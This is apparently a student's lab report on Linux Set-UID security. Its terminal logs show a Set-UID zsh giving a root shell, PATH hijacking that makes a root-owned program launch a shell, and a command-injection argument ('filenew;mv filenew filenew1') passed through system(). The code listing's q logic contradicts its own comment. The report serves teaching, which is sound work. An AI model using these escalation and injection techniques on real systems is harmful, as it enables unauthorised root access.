

Lab 5

Secure coding lab


1. Figure out why "passwd", "chsh", "su", and "sudo" commands need to be Set-UID programs. What will happen if they are not? If you are not familiar with these programs, you should first learn what they can do by reading their manuals. Please copy these commands to your own directory; the copies will not be Set-UID programs. Run the copied programs, and observe what happens.

```
[08/24/23]seed@VM:~$ which passwd
/usr/bin/passwd
[08/24/23]seed@VM:~$ ls -al^C
[08/24/23]seed@VM:~$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 May 28 2020 /usr/bin/passwd
[08/24/23]seed@VM:~$ cp /usr/bin/passwd /tmp/
[08/24/23]seed@VM:~$ ls -al /tmp/passwd
-rwxr-xr-x 1 seed seed 68208 Aug 24 02:24 /tmp/passwd
```

We find that when copying passwd to /tmp/, it lost root's privileges. As for chsh, su and sudo, they are the same.

2. Run Set-UID shell programs in Linux, and describe and explain your observations.


a.



```
seed@VM: /tmp
[08/24/23]seed@VM:~$ cd /tmp/
[08/24/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# cp /usr/bin/zsh /tmp/
root@VM:/tmp# chmod u+s zsh
root@VM:/tmp# ls -al zsh
-rwsr-xr-x 1 root root 878288 Aug 24 02:34 zsh
root@VM:/tmp# exit
exit
[08/24/23]seed@VM:/tmp$ ls -al zsh
-rwsr-xr-x 1 root root 878288 Aug 24 02:34 zsh
[08/24/23]seed@VM:/tmp$ ./zsh
```

normal user gets root privilege.

b.



```
[08/24/23]seed@VM:~/Desktop$ cd /tmp/
[08/24/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# cp /usr/bin/bash /tmp/
root@VM:/tmp# ls -al bash
-rwxr-xr-x 1 root root 1183448 Aug 24 02:48 bash
root@VM:/tmp# exit
exit
[08/24/23]seed@VM:/tmp$ ./bash
[08/24/23]seed@VM:/tmp$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lx
r)
[08/24/23]seed@VM:/tmp$
```

It not same like zmp bash will not get root privilege


3. (Setup for the rest of the tasks) As you can find out from the previous task, `/bin/bash` has certain built-in protection that prevent the abuse of the Set-UID mechanism. To see the life before such a protection scheme was implemented, we are going to use a different shell program called `/bin/zsh`. In some Linux distributions (such as Fedora and Ubuntu), `/bin/sh` is actually a symbolic link to `/bin/bash`. To use `zsh`, we need to link `/bin/sh` to `/bin/zsh`. The following instructions describe how to change the default shell to `zsh`



```
[08/24/23]seed@VM:~$ cd /bin
[08/24/23]seed@VM:/bin$ sudo su
root@VM:/usr/bin# ls -al sh
lrwxrwxrwx 1 root root 4 Nov 24 2020 sh -> dash
root@VM:/usr/bin# rm sh
root@VM:/usr/bin# ln -s zsh sh
root@VM:/usr/bin# ls -al sh
lrwxrwxrwx 1 root root 3 Aug 24 04:07 sh -> zsh
root@VM:/usr/bin#
```

4. Can you let this Set-UID program (owned by root) run your code instead of `/bin/ls`? If you can, is your code running with the root privilege? Describe and explain your observations.

a.



```
[08/24/23]seed@VM:~$ gedit class.c
[08/24/23]seed@VM:~$ sudo su
root@VM:/home/seed# gcc -o class class.c
class.c: In function 'main':
class.c:3:5: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    3 |     system("ls");
      |     ^~~~~~
root@VM:/home/seed# chmod 4755 class
root@VM:/home/seed# exit
exit
[08/24/23]seed@VM:~$ export PATH=/home/seed:$PATH
[08/24/23]seed@VM:~$ cp /bin/sh ls
[08/24/23]seed@VM:~$ ./class
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM#
```

b. Now, change /bin/sh so it points back to /bin/bash, and repeat the above attack. Can you still get the root privilege? Describe and explain your observations.




```

[08/24/23]seed@VM:~$ sudo su
root@VM:/home/seed# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# ls -al sh
lrwxrwxrwx 1 root root 4 Aug 24 13:52 sh -> bash
root@VM:/bin# exit
exit
[08/24/23]seed@VM:~$ export PATH=/home/seed:$PATH
[08/24/23]seed@VM:~$ ./class
VM% id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
VM%

```

5.

a) Set $q = 0$ in the program. This way, the program will use `system()` to invoke the command. Is this program safe? If you were Bob, can you compromise the integrity of the system? For example, can you remove any file that is not writable to you?



```

[09/03/23]seed@VM:/tmp$ ls -al /bin/sh
lrwxrwxrwx 1 root root 3 Sep  3 11:04 /bin/sh -> zsh
[09/03/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# gedit sec.c
(gedit:3228): Tepl-WARNING **: 11:26:27.158: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly in
stalled or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
root@VM:/tmp# gcc -o sec sec.c
sec.c: In function 'main':
sec.c:21:8: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   21 |     else execve(v[0], v, 0);
       |         ^~~~~~
root@VM:/tmp# chmod u+s sec
root@VM:/tmp# exit
exit
[09/03/23]seed@VM:/tmp$ ls -al filenew sec
-rwx----- 1 seed seed  0 Sep  3 11:13 filenew
-rwsr-xr-x 1 root root 16968 Sep  3 11:26 sec
[09/03/23]seed@VM:/tmp$ ./sec "filenew;mv filenew filenew1"
[09/03/23]seed@VM:/tmp$ ls file*
filenew1
[09/03/23]seed@VM:/tmp$

```

The SEC file is not safe, Bob can read, write or move files which only root user can run

(b) Set $q = 1$ in the program. This way, the program will use `execve()` to invoke the command. Do your attacks in task (a) still work? Please describe and explain your observations

```

1 #include <string.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 int main(int argc, char *argv[])
5 {
6     char *v[3];
7     if(argc < 2)
8     {
9         printf("Please type a file name.\n");
10        return 1;
11    }
12    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
13    //Set q = 0 for Question a, and q = 1 for Question b
14    int q = 0;
15    if (q == 1)
16    {
17        char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
18        sprintf(command, "%s %s", v[0], v[1]);
19        system(command);
20    }
21    else execve(v[0], v, 0);
22    return 0 ;
23 }

```

```

[09/03/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# gcc -o sec sec.c
sec.c: In function 'main':
sec.c:21:8: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   21 |     else execve(v[0], v, 0);
       |           ^~~~~~
root@VM:/tmp# chmod u+s sec
root@VM:/tmp# exit
exit
[09/03/23]seed@VM:/tmp$ ./sec "filenew1;mv filenew1 file"
/bin/cat: 'filenew1;mv filenew1 file': No such file or directory
[09/03/23]seed@VM:/tmp$ █

```

Here bob was not able to move the file because of the `execve()` command. `Execve` is secure than `system`